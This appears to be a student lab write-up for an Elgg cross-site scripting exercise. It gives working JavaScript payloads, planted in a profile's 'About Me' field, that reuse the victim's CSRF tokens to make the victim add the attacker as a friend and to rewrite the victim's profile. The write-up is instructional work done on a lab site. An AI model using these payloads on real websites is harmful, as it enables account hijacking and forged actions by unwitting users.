

Task 4: Becoming the Victim's Friend

Using Firefox's HTTP inspection tool, Figure 1 to 3 shows what the legitimate Add-Friend HTTP GET request looks like when Alice adds Samy as a friend. We note from Figure 1 that Sam's GUID is 47.




Figure 1: Legitimate Add-Friend HTTP GET Request (Params)




Figure 2: Legitimate Add-Friend HTTP GET Request (Response Headers)




Figure 3: Legitimate Add-Friend HTTP GET Request (Request Headers)

By understanding what the add-friend HTTP request looks like, a JavaScript program like that in Figure 4 can be written to send out the same request.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // Set the timestamp and secret token parameters
    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Figure 4: Add-friend HTTP GET Request JavaScript Code

As shown in Figure 5, the code shown in Figure 4 was placed in the “About Me” field of Samy’s profile page in the Text mode to ensure that no additional code is added to our attacking code.




Figure 5: JavaScript Code in Samy's Profile

Logging in as Alice, when Alice visits Samy's profile page, it can be seen from Figure 6 and 7 that Samy is automatically added as Alice's friend as the add-friend GET request is immediately made. We note in Figure 7 that Samy's GUID, 47, is indicated in the GET request as expected since we note that in the legitimate request, Samy's GUID is 47 and we have indicated so in the code in Figure 4.




Figure 6: Javascript Add-Friend HTTP Get Request (Headers)




Figure 7: Javascript Add-Friend HTTP Get Request (Params)

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

They are needed to prevent CSRF attacks from being successfully executed.

The server embeds a random secret value inside each web page. When a request is initiated from this page, the secret value is included with the request. The server checks this value to see whether a request is cross-site or not. Pages from a different origin will not be able to access the value and this is guaranteed by browsers due to the same origin policy. The secret is randomly generated and is different for different users, so there is no way for the attackers to guess or find out this secret. The Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. Elgg then validates the generated token and timestamp to defend against the CSRF attack. If the tokens are not present or invalid, the user, or attacker in this case, will be redirected.

As such, the attacker cannot send these secret tokens in the CSRF attack and are prevented from finding out the secret tokens from the web page as cross-sites cannot obtain this secret token. Forged requests by cross-sites can be easily identified by the sever and the web page will not send the embedded secret token in their pages to the attacker. This prevents the CSRF attack from being successful.

Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No, you cannot. This is because the Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. The Javascript code placed in the Editor mode will be enclosed with the relevant HTML tags and will be read as HTML instead of Javascript, thus the attack will not be successfully launched with the extra HTML code added to our attacking Javascript code.

Task 5: Modifying the Victim's Profile

The normal editing of Samy's profile appears as shown in Figure 8 by using Firefox's HTTP inspection tool. When Samy presses the "Submit" button which results in a HTTP POST request, all the completed fields in the form is sent. We can see that the location is `http://www.csrflabelgg.com/profile/samy` as shown in Figure 8, while the referrer is `http://www.csrflabelgg.com/profile/samy/edit` as shown in Figure 9 since Samy is editing his own profile.




Figure 8: Legitimate Edit Profile HTTP Post Request (Response Headers)




Figure 9: Legitimate Edit Profile HTTP Post Request (Request Headers)

Figures 10 and 11 show the parameters submitted when the POST request is made, reflecting the data in the edit profile form. We can see the Javascript in the description field.




Figure 10: Legitimate Modify Profile HTTP Post Request (Params I)




Figure 11: Legitimate Modify Profile HTTP Post Request (Params II)

By understanding what the modify-profile HTTP request looks like, a JavaScript program like that in Figure 12 can be written to send out the same request.

```
<script type="text/javascript">
window.onload = function(){
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name = "&name=" + elgg.session.user.name;
  var desc = "&description=Samy is my hero" +
    "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = ts + token + name + desc + guid; //FILL IN
  var samyGuid = "47"; //FILL IN

  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Figure 12: Modify-profile HTTP POST Request JavaScript Code

As shown in Figure 5, the code shown in Figure 4 was placed in the “About Me” field of Samy’s profile page in the Text mode to ensure that no additional code is added to our attacking code.




Figure 13: JavaScript Code in Samy's Profile

Logging in as Alice, when Alice visits Samy's profile page, it can be seen from Figure 14 to 16 that Alice's profile is modified as the modify-profile POST request is immediately made.

We note that in Figure 14, the POST request is made to Alice's profile, the location `http://www.csrflabelgg.com/profile/alice/edit`.




Figure 14: JavaScript Edit Profile HTTP Post Request (Response Headers)

However, in Figure 15, we note that the referer of this POST request is actually Samy as it shows that the referer is, `http://www.csrflabelgg.com/profile/samy`.




Figure 15: JavaScript Edit Profile HTTP Post Request (Request Headers)

As shown below in Figure 16, we see that the description, “Samy is my hero” has been posted onto Alice’s account.

